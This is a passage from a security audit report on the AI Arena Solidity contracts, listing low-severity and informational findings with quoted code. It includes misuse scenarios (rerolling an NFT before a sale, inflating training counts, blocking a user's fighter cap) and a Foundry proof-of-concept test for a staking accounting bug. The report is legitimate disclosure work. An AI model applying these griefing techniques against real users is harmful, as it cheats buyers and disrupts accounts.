132:         isSelectionComplete[roundId] = true;
133:         roundId += 1;
134:     }
```

[L-10] Attacker can reroll the Fighter NFT before buyer buys it on a marketplace

The reRoll() function allows users to reroll their NFTs with random traits. The issue is that if an attacker has listed their NFT on a marketplace and a buyer likes it for the traits it currently has, the attacker can call reRoll() on seeing the buyer's offer before selling it to him. Due to this, the buyer won't receive the Fighter NFT with the attributes, element and weight it originally came with, causing harm to him and his purchase.

```
    /// @notice Rolls a new fighter with random traits.
    /// @param tokenId ID of the fighter being re-rolled.
    /// @param fighterType The fighter type.
    function reRoll(uint8 tokenId, uint8 fighterType) public {
        require(msg.sender == ownerOf(tokenId));
        require(numRerolls[tokenId] < maxRerollsAllowed[fighterType]);
        require(_neuronInstance.balanceOf(msg.sender) >= rerollCost, "Not
enough NRN for reroll");
```

[L-11] Multiple problems with getFighterPoints() causes admin to be unable to pick winners directly

There are three problems with this array:

1. Line 210 declares the array with a fixed size of 1 even though the for loop expects it to be used dynamically.
2. Line 211 has the check i < maxId. This is incorrect since the natspec above the function expects it run upto the maxId. Thus, it should use <=.
3. The for loop would DOS in the future due maxId being the tokenId value, which could be extremely large if alot of fighters are minted over time.

The consequence is that the admin is not able to pick winners for the round since the admin cannot access the fighterPoints. This problem is temporary though since the frontend could just run the same for loop and access the figherPoints from the publicly accessible mapping.

```
File: MergingPool.sol
209:     function getFighterPoints(uint256 maxId) public view
returns(uint256[] memory) {
210:         uint256[] memory points = new uint256[](1);
211:         for (uint256 i = 0; i < maxId; i++) {
212:             points[i] = fighterPoints[i];
213:         }
214:         return points;
215:     }
```

[L-12] ID substitution mechanism is not implemented for tokenIds having customURI length equal to 0

If the tokenId has customURI length = 0, then the uri() function returns the baseURI set during deployment. The issue is that ERC1155 Metadata specification requires it to be a MUST to append tokenId's to the baseURI if ids exist for the URI. Since there is no custom URI for the tokenId, this substitution should be done as specified.

```
File: GameItems.sol
262:     function uri(uint256 tokenId) public view override returns
(string memory) {
263:         string memory customURI = _tokenURIs[tokenId];
264:         if (bytes(customURI).length > 0) {
265:             return customURI;
266:         }
267:         return super.uri(tokenId);
268:     }
```

[L-13] Attacker can artificially inflate numTrained for his fighterType

The owner of a tokenId can call this function back to back (cheap gas on arbitrum) to inflate their numTrained value. This numTrained value is currently only used for stats on the frontend. But if it is used for more purposes such as achievements, badges etc on the frontend, it could be a problem.

```
File: FighterFarm.sol
289:     function updateModel(
290:         uint256 tokenId,
291:         string calldata modelHash,
292:         string calldata modelType
293:     )
294:         external
295:     {
296:         require(msg.sender == ownerOf(tokenId));
297:         fighters[tokenId].modelHash = modelHash;
298:         fighters[tokenId].modelType = modelType;
299:         numTrained[tokenId] += 1;
```

```
300:         totalNumTrained += 1;
301:     }
```

[L-14] The owner of a tokenId can use up all rerolls before selling it on a marketplace

Owner can use up all rerolls for a token Id before selling it to someone on a marketplace, that would make the other buyer devoid of rerolling.

```
File: FighterFarm.sol
378:     function reRoll(uint8 tokenId, uint8 fighterType) public {
379:         require(msg.sender == ownerOf(tokenId));
380:         require(numRerolls[tokenId] <
maxRerollsAllowed[fighterType]);
381:         require(_neuronInstance.balanceOf(msg.sender) >= rerollCost,
"Not enough NRN for reroll");
```

[L-15] Attacker can intentionally DOS user's max capacity by sending fighters from multiple accounts created

An attacker can transfer fighters (that he does not use or maybe the attacker is not involved in the protocol at all) to the user's address. This would cause the user to not be able to create more fighters, claim them or redeem them. Due to this, the user is affected.

The user can transfer these NFTs to some other address obviously but that would require the user to have that kind of skillset to interact with smart contracts directly (unless the frontend provides a feature for this transfer mechanism).

```
File: FighterFarm.sol
548:     function _ableToTransfer(uint256 tokenId, address to) private
view returns(bool) {
549:         return (
550:           _isApprovedOrOwner(msg.sender, tokenId) &&
551:           balanceOf(to) < MAX_FIGHTERS_ALLOWED &&
552:           !fighterStaked[tokenId]
553:         );
554:     }
```

[L-16] Consider spreading out probabilities for iconTypes

Since iconsType are uint8 i.e. in the range [0,255], there is a very high chance of users getting the red diamond for eyes. This is against the spec since icons are a rare sub type of champions but the eyes attribute getting red diamond most of the time makes it a common attribute. To be precise, other than 0,2,3 the remaining values in range [0,255] will always get red diamond for eyes. Since we always iterate from 0 to 5 in the for loop, it is always guaranteed to arrive at 1.

Thus, `probability = number of favourable outcomes/total number of outcomes = 253/256` (note exlcuded 0,2,3 from favourable outcomes) = `98.82 % chance of getting red diamonds as eyes.`

```
File: AiArenaHelper.sol
101:             uint256 attributesLength = attributes.length;
102:             for (uint8 i = 0; i < attributesLength; i++) {
105:                 if (
106:                   i == 0 && iconsType == 2 || // Custom icons head
(beta helmet)
107:                   i == 1 && iconsType > 0 || // Custom icons eyes
(red diamond)
108:                   i == 4 && iconsType == 3 // Custom icons hands
(bowling ball)
109:                 ) {
110:                     finalAttributeProbabilityIndexes[i] = 50;
```

[L-17] Ensure sum of all probabilities of a specific attribute is always 100

First take a look at the probability indexes for each attribute in the tests here.

```
File: AiArenaHelper.t.sol
46:     function getProb() public {
47:         _probabilities.push([25, 25, 13, 13, 9, 9]); //@audit-info sum
= 94
48:         _probabilities.push([25, 25, 13, 13, 9, 1]); //@audit-info sum
= 86
49:         _probabilities.push([25, 25, 13, 13, 9, 10]); //@audit-info
sum = 95
50:         _probabilities.push([25, 25, 13, 13, 9, 23]); //@audit-info
sum = 108
51:         _probabilities.push([25, 25, 13, 13, 9, 1]); //@audit-info sum
= 86
52:         _probabilities.push([25, 25, 13, 13, 9, 3]); //@audit-info sum
= 84
53:     }
```

Since rarityRank is always in the range [0,99], if the sum of all attribute probabilities for a specific attribute of a generation exceeds or is less than 99 before the attributeProbabilities array length has ended (i.e. there are more elements in the array ahead), then the remaining probabilities in the array are never considered (which may include rarer probability values compared to values at previous indexes - as seen in test values).

As we can see above in the test values that the sum of all probabilities is not 100, which can cause the issue mentioned above.

```
File: AiArenaHelper.sol
177:     function dnaToIndex(uint256 generation, uint256 rarityRank,
```

```
string memory attribute)
178:         public
179:         view
180:         returns (uint256 attributeProbabilityIndex)
181:     {
182:         uint8[] memory attrProbabilities =
getAttributeProbabilities(generation, attribute);
183:
184:         uint256 cumProb = 0;
185:         uint256 attrProbabilitiesLength = attrProbabilities.length;
186:         for (uint8 i = 0; i < attrProbabilitiesLength; i++) {
187:             cumProb += attrProbabilities[i];
188:             if (cumProb >= rarityRank) {
189:                 attributeProbabilityIndex = i + 1;
191:                 break;
192:             }
193:         }
194:         return attributeProbabilityIndex;
195:     }
```

[L-18] Missing globalStakedAmount update in _addResultPoints() breaks core invariant of RankedBattle contract

Impact

The `globalStakedAmount` variable is used to keep track of the total staked amount of NRN tokens present in the RankedBattle contract and StakeAtRisk contract for that current round.

The globalStakedAmount is updated correctly when staking and unstaking. The issue is that it is not updated in function _addResultPoints() when NRN tokens at risk are transferred to the StakeAtRisk contract when updating the risk records (see here) and to the RankedBattle contract when reclaiming them (see here).

Due to this, when the round is completed, the NRN tokens that are swept from the StakeAtRisk contract are not accounted for in the globalStakedAmount, causing it to store a value greater than it's expected value.

Due to this, the invariant of `globalStakedAmount = amountStaked + stakeAtRisk` of all tokenIds for a round does not hold true anymore.

Impacts:

1. Incorrect value stored in globalStakedAmount after StakeAtRisk sweeps the user's lost amount to treasury (see here).
2. Core invariant of the protocol is broken

Proof of Concept

How to use this POC:

- Add the POC to RankedBattle.t.sol in the `test` folder
- Run the test using `forge test --match-test testGlobalStakedAmountIssue -vvv`

- I've provided the logs below the POC which show how after a new round is set (i.e. stake at risk is swept), the RankedBattle contract balance does not match with the globalStakedAmount.

```
File: RankedBattle.t.sol
566:     function testGlobalStakedAmountIssue() public {
567:         // Mint Fighter NFT to user A and user B
568:         vm.prank(address(_mergingPoolContract));
569:         _fighterFarmContract.mintFromMergingPool(userA,"","",
[uint256(1), uint256(80)]);
570:         vm.prank(address(_mergingPoolContract));
571:         _fighterFarmContract.mintFromMergingPool(userB,"","",
[uint256(1), uint256(80)]);
572:
573:         // Fund users with enough neurons
574:         _fundUserWith4kNeuronByTreasury(userA);
575:         _fundUserWith4kNeuronByTreasury(userB);
576:
577:         // User A and B each stake 100 NRN
578:         vm.prank(userA);
579:         _rankedBattleContract.stakeNRN(100 * 10**18, 0);
580:         vm.prank(userB);
581:         _rankedBattleContract.stakeNRN(100 * 10**18, 1);
582:         console.log("Global Staked Amount for round 0:",
_rankedBattleContract.globalStakedAmount());
583:
584:         // Let's say user A lost and has risk at stake now while user
B won and has points
585:         vm.prank(_GAME_SERVER_ADDRESS);
586:         _rankedBattleContract.updateBattleRecord(0, 0, 2, 1500,
false);
587:         vm.prank(_GAME_SERVER_ADDRESS);
588:         _rankedBattleContract.updateBattleRecord(1, 0, 0, 1500,
false);
589:         console.log("");
590:         console.log("User A loses battle causing transfer of stake to
StakeAtRisk contract");
591:         console.log("Balance of RankedBattle contract:",
_neuronContract.balanceOf(address(_rankedBattleContract)));
592:         console.log("Balance of StakeAtRisk contract:",
_neuronContract.balanceOf(address(_stakeAtRiskContract)));
593:         console.log("");
594:
595:         // Let's say the round is over and user A could not reclaim
NRN back in time
596:         vm.prank(_ownerAddress);
597:         _rankedBattleContract.setNewRound();
598:         console.log("New round is set causing user's stake to be
swept to treasury");
599:
600:         console.log("Global Staked Amount for round 1:",
_rankedBattleContract.globalStakedAmount());
601:     }
```

Issue Confirmation

- User A and B stake 200 NRN in total i.e. globalStakedAmount = 20000000000000000000
- User A loses a battle which causes his stake to be placed at risk/transferred to StakeAtRisk contract i.e. balance of RankedBattle contract: 19990000000000000000 and balance of StakeAtRisk contract: 100000000000000000
- New round is set causing user A to lose his stake at risk in StakeAtRisk contract (swept to treasury)
- Global Staked Amount is still = 20000000000000000000. We can see how the globalStakedAmount is contrasting with the RankedBattle contract balance.

```
Logs:
 Global Staked Amount for round 0: 20000000000000000000

 User A loses battle causing transfer of stake to StakeAtRisk contract
 Balance of RankedBattle contract: 19990000000000000000
 Balance of StakeAtRisk contract: 100000000000000000

 New round is set causing user's stake to be swept to treasury
 Global Staked Amount for round 1: 20000000000000000000
```

Tools Used

Manual Review

Recommended Mitigation Steps

When updating the risk records by transferring NRN to StakeAtRisk contract (see here), decrement the globalStakedAmount.

```
                if (success) {

_stakeAtRiskInstance.updateAtRiskRecords(curStakeAtRisk, tokenId,
fighterOwner);
                    amountStaked[tokenId] -= curStakeAtRisk;
                    globalStakedAmount -= curStakeAtRisk;
                }
```

When reclaiming NRN back to the RankedBattle contract (see here), increment the globalStakedAmount.

```
            if (curStakeAtRisk > 0) {
                _stakeAtRiskInstance.reclaimNRN(curStakeAtRisk, tokenId,
fighterOwner);
                amountStaked[tokenId] += curStakeAtRisk;
                globalStakedAmount += curStakeAtRisk;
            }
```

[N-01] No need to initialize roundId to 0

The default value of an uint256 is 0, so there is no need to explicitly initialize the variable with 0.

```
File: StakeAtRisk.sol
26:     /// @notice The current roundId.
27:     uint256 public roundId = 0;
```

[N-02] Consider using msg.sender instead of passing _ownerAddress as parameter in the constructor

_ownerAddress is supposed to be the contract deployer initially i.e. msg.sender but currently it is passed as a parameter. Although the deployer could pass his own address to fulfill this spec, it would be better to use msg.sender to set _ownerAddress in order to fully adhere to the spec as mentioned here.

```
File: Neuron.sol
73:     /// the initial supply is minted.
74:     constructor(address ownerAddress, address treasuryAddress_,
address contributorAddress)
75:         ERC20("Neuron", "NRN")
76:     {
78:         _ownerAddress = ownerAddress;
```

[N-03] Missing event emission when transferring ownership

An event should be emitted when transferring ownership to ensure off-chain systems are notified of the critical change.

```
File: Neuron.sol
91:     function transferOwnership(address newOwnerAddress) external {
92:
93:         require(msg.sender == _ownerAddress);
94:         _ownerAddress = newOwnerAddress;
95:
96:     }
```

[N-04] OZ recommends using _grantRole() instead of deprecated _setupRole() function

```
File: Neuron.sol
101:     function addMinter(address newMinterAddress) external {
102:         require(msg.sender == _ownerAddress);
```

```
103:         _setupRole(MINTER_ROLE, newMinterAddress);
104:     }
```

OZ AccessControl contract comment (see Line 203):

```
File: AccessControl.sol
203:      * NOTE: This function is deprecated in favor of {_grantRole}.
204:      */
205:     function _setupRole(bytes32 role, address account) internal
virtual {
206:         _grantRole(role, account);
207:     }
```

[N-05] Do not decrease allowance if allowance is set to type(uint256).max

External applications/frontends usually provide users with the option to provide infinite approvals. When these infinite approvals are made, they are intentionally not decremented. This is something that is implemented by the OZ ERC20 implementation as well. Consider checking if the allowance provided by the account to the msg.sender is type(uint256).max, then do not decrease the allowance.

```
File: Neuron.sol
208:     function burnFrom(address account, uint256 amount) public virtual
{
209:
210:         require(
211:             allowance(account, msg.sender) >= amount,
212:             "ERC20: burn amount exceeds allowance"
213:         );
214:
215:         uint256 decreasedAllowance = allowance(account, msg.sender) -
amount;
216:         _burn(account, amount);
217:         _approve(account, msg.sender, decreasedAllowance);
218:     }
```

[N-06] Incorrect logical natspec comment should be corrected

The function adjustAdminAccess() has the natspec on Line 113 which mentions that it adjusts the admin access for a user. The word user should be replaced with trusted entity to better suit the intentions of the function.

```
File: GameItems.sol
113:     /// @notice Adjusts admin access for a user.
114:     /// @dev Only the owner address is authorized to call this
function.
115:     /// @param adminAddress The address of the admin.
```

```
116:     /// @param access Whether the address has admin access or not.
117:     function adjustAdminAccess(address adminAddress, bool access)
external {
118:         require(msg.sender == _ownerAddress);
119:         isAdmin[adminAddress] = access;
120:     }
```

[N-07] setTokenURI() function does not check if tokenId exists

Although not directly related to the ERC1155 spec, it is always considered best practice to check if tokenId exists currently or not. This can be done using tokenId < _itemCount, which if true means the tokenId exists.

```
File: GameItems.sol
197:     function setTokenURI(uint256 tokenId, string memory _tokenURI)
public {
198:         require(isAdmin[msg.sender]);
199:         _tokenURIs[tokenId] = _tokenURI;
200:     }
```

This issue also exists in the FighterFarm contract:

```
File: FighterFarm.sol
186:     function setTokenURI(uint256 tokenId, string calldata
newTokenURI) external {
187:         require(msg.sender == _delegatedAddress);
188:         _tokenURIs[tokenId] = newTokenURI;
189:     }
```

[N-08] Do not hardcode string in function contractURI()

The string that stores the ipfs hash should be either passed through a setter function or made constant.

```
File: GameItems.sol
254:     function contractURI() public pure returns (string memory) {
255:         return
"ipfs://bafybeih3witscmml3padf4qxbea5jh4rl2xp67aydqvqsxmyuzipwtpnii";
256:     }
```

[N-09] In 83 years, typecast to uint32 would break in function _replenishDailyAllowance()

In 83 years, typecast to uint32 would break the protocol due to overflow of time, which would break dailyAllowanceReplenishTime

Solution: Typecast is not required since the value in the mapping for the field being used is uint256.

```
File: GameItems.sol
318:     function _replenishDailyAllowance(uint256 tokenId) private {
319:         allowanceRemaining[msg.sender][tokenId] =
allGameItemAttributes[tokenId].dailyAllowance;
320:         dailyAllowanceReplenishTime[msg.sender][tokenId] =
uint32(block.timestamp + 1 days);
321:
322:     }
```

[N-10] Function viewFighterInfo() does not return every data of the fighter

Some fields from the Fighter struct are excluded and not returned.

```
File: FighterOps.sol
079:     function viewFighterInfo(
080:         Fighter storage self,
081:         address owner
082:     )
083:         public
084:         view
085:         returns (
086:             address,
087:             uint256[6] memory,
088:             uint256,
089:             uint256,
090:             string memory,
091:             string memory,
092:             uint16
093:         )
094:     {
095:         return (
096:             owner,
097:             getFighterAttributes(self),
098:             self.weight,
099:             self.element,
100:             self.modelHash,
101:             self.modelType,
102:             self.generation
103:         );
104:     }
```

[N-11] Reroll cost of 1000 NRN cannot be changed in the future

Missing setter would prevent the team from setting any higher or lower values to the reroll cost in the future for both types of fighterTypes.

```
File: FighterFarm.sol
42:     uint256 public rerollCost = 1000 * 10**18;
```

[N-12] There can only be 255 generations following which incrementGeneration() would revert

The max size for the generation array is 255. Following this, any increment would lead to an overflow error.

```
File: FighterFarm.sol
134:     function incrementGeneration(uint8 fighterType) external returns
(uint8) {
135:         require(msg.sender == _ownerAddress);
136:         generation[fighterType] += 1;
137:         maxRerollsAllowed[fighterType] += 1;
138:         return generation[fighterType];
139:     }
```

[N-13] Do not hardcode generation to 0 in constructor

Using hardcoded values is not a good practice. Consider using constants or setters that change public variables instead.

```
File: AiArenaHelper.sol
49:         addAttributeProbabilities(0, probabilities);
```